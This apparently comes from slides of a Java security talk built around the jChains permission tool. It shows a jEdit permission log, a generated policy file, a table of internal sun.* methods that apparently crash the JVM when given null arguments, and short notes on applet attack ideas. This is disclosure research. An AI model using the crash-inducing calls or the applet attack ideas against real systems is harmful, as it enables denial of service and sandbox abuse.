29.01.04 00:30	file:/C:/Programme/Edit%204.1/jedit...	java.io.FilePermission	C:/Programme/Edit 4.1/bsh/Interpret...	read
29.01.04 00:30	file:/C:/Programme/Edit%204.1/jedit...	java.io.FilePermission	C:/Programme/Edit 4.1/bsh/Comma...	read
29.01.04 00:30	file:/C:/Programme/Edit%204.1/jedit...	java.io.FilePermission	C:/Programme/Edit 4.1/bsh/Comma...	read
29.01.04 00:30	file:/C:/Programme/Edit%204.1/jedit...	java.util.PropertyPermission	debug	read
29.01.04 00:30	file:/C:/Programme/Edit%204.1/jedit...	java.util.PropertyPermission	trace	read
29.01.04 00:30	file:/C:/Programme/Edit%204.1/jedit...	java.util.PropertyPermission	outfile	read
29.01.04 00:30	file:/C:/Programme/Edit%204.1/jedit...	java.io.FilePermission	C:/Programme/Edit 4.1/bsh/Parser.c...	read
29.01.04 00:30	file:/C:/Programme/Edit%204.1/jedit...	java.io.FilePermission	C:/Programme/Edit 4.1/bsh/Parser.c...	read
29.01.04 00:30	file:/C:/Programme/Edit%204.1/jedit...	java.io.FilePermission	C:/Programme/Edit 4.1/bsh/ParserTr...	read
29.01.04 00:30	file:/C:/Programme/Edit%204.1/jedit...	java.io.FilePermission	C:/Programme/Edit 4.1/bsh/ParserTr...	read
29.01.04 00:30	file:/C:/Programme/Edit%204.1/jedit...	java.io.FilePermission	C:/Programme/Edit 4.1/bsh/Node.cl...	read
29.01.04 00:30	file:/C:/Programme/Edit%204.1/jedit...	java.io.FilePermission	C:/Programme/Edit 4.1/bsh/Node.cl...	read
29.01.04 00:30	file:/C:/Programme/Edit%204.1/jedit...	java.io.FilePermission	C:/Programme/Edit 4.1/bsh/UJTPars...	read
29.01.04 00:30	file:/C:/Programme/Edit%204.1/jedit...	java.io.FilePermission	C:/Programme/Edit 4.1/bsh/UJTPars...	read

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED, CAFEBAFE

Resulting Policy File



The screenshot shows a window titled "jChains Receiver" with a tabbed interface. The "Policyfile" tab is selected, displaying a Java policy file for the Codebase "file:J:\Programme\jEdit%204.1\jedit.jar". The policy file contains a series of permissions for various Java classes, including java.net.NetPermission, java.lang.RuntimePermission, and java.util.PropertyPermission.

```
grant Codebase "file:J:\Programme\jEdit%204.1\jedit.jar"{
permission java.net.NetPermission "setDefaultAuthenticator" ;
permission java.lang.RuntimePermission "accessClassInPackage.sun.awt" ;
permission java.lang.RuntimePermission "loadLibrary.fontmanager" ;
permission java.lang.RuntimePermission "createClassLoader" ;
permission java.lang.RuntimePermission "setContextClassLoader" ;
permission java.lang.RuntimePermission "accessClassInPackage.sun.io" ;
permission java.lang.RuntimePermission "readFileDescriptor" ;
permission java.lang.RuntimePermission "accessClassInPackage.sun.awt.windows" ;
permission java.lang.RuntimePermission "modifyThreadGroup" ;
permission java.lang.RuntimePermission "setFactory" ;
permission java.lang.RuntimePermission "accessClassInPackage.sun.text.resources" ;
permission java.lang.RuntimePermission "loadLibrary.awt" ;
permission java.lang.RuntimePermission "writeFileDescriptor" ;
permission java.lang.RuntimePermission "setIO" ;
permission java.lang.RuntimePermission "accessClassInPackage.sun.awt.resources" ;
permission java.util.PropertyPermission "java.awt.im.style", "read" ;
```

Hello Sun: Maybe these bugs should be fixed [reported 2002]

Class	Constructor Parameters	Method	Method Parameters
sun.java2d.pipe.SpanClipRenderer	sun.java2d.pipe.CompositePipe::[null]	eraseTile	x::[null] x::B[0] x::I x::I I::I[0]
sun.misc.MessageUtils		toStdout	x::[null]
sun.misc.MessageUtils		toStderr	x::[null]
sun.misc.Signal	java.lang.String::[null]		
sun.awt.image.BufferImageSurfaceData		freeNativeICMData	x::[null]
sun.java2d.loops.DrawGlyphListAA	x::L sun.java2d.loops.SurfaceType::[null] sun.java2d.loops.CompositeType::[null] sun.java2d.loops.SurfaceType::[null]	DrawGlyphListAA	sun.java2d.SunGraphics2D::[null] sun.java2d.SurfaceData::[null] sun.awt.font.GlyphList::[null] x::L
sun.awt.color.CMM		cmmGetTransform	x::[null] x::I x::I x::[null]
sun.awt.color.CMM		cmmColorConvert	x::L x::[null] x::[null]
sun.awt.color.CMM		cmmFindICC_Profile	x::B[0] x::B[0] x::[null] x::L[0] x::I[0]
sun.awt.color.CMM		cmmCombineTransforms	x::[null] x::[null]
sun.awt.windows.WPrint		pageSetup	x::[null] x::[null]
sun.dc.pr.PathDasher	sun.dc.path.PathConsumer::[null]		

Further research

- **R1 & R5 & R6 : XML-Sniffing, Applets may install callback handlers that allow to read other applets XPath data**
- **R8: Serialization, Malicious objects on the wire**
- **R11: Privileged code, such as the applet lets you to guess filenames**

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED, CAFEBAFE

For more info

Contact:
schonef@acm.org

Observe:
illegalaccess.org

Download:
<https://jchains.dev.java.net/>



Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED, CAFEBAFE

Conclusion

- **Seems to be that Java is not safe by default...**
- **Questions ?**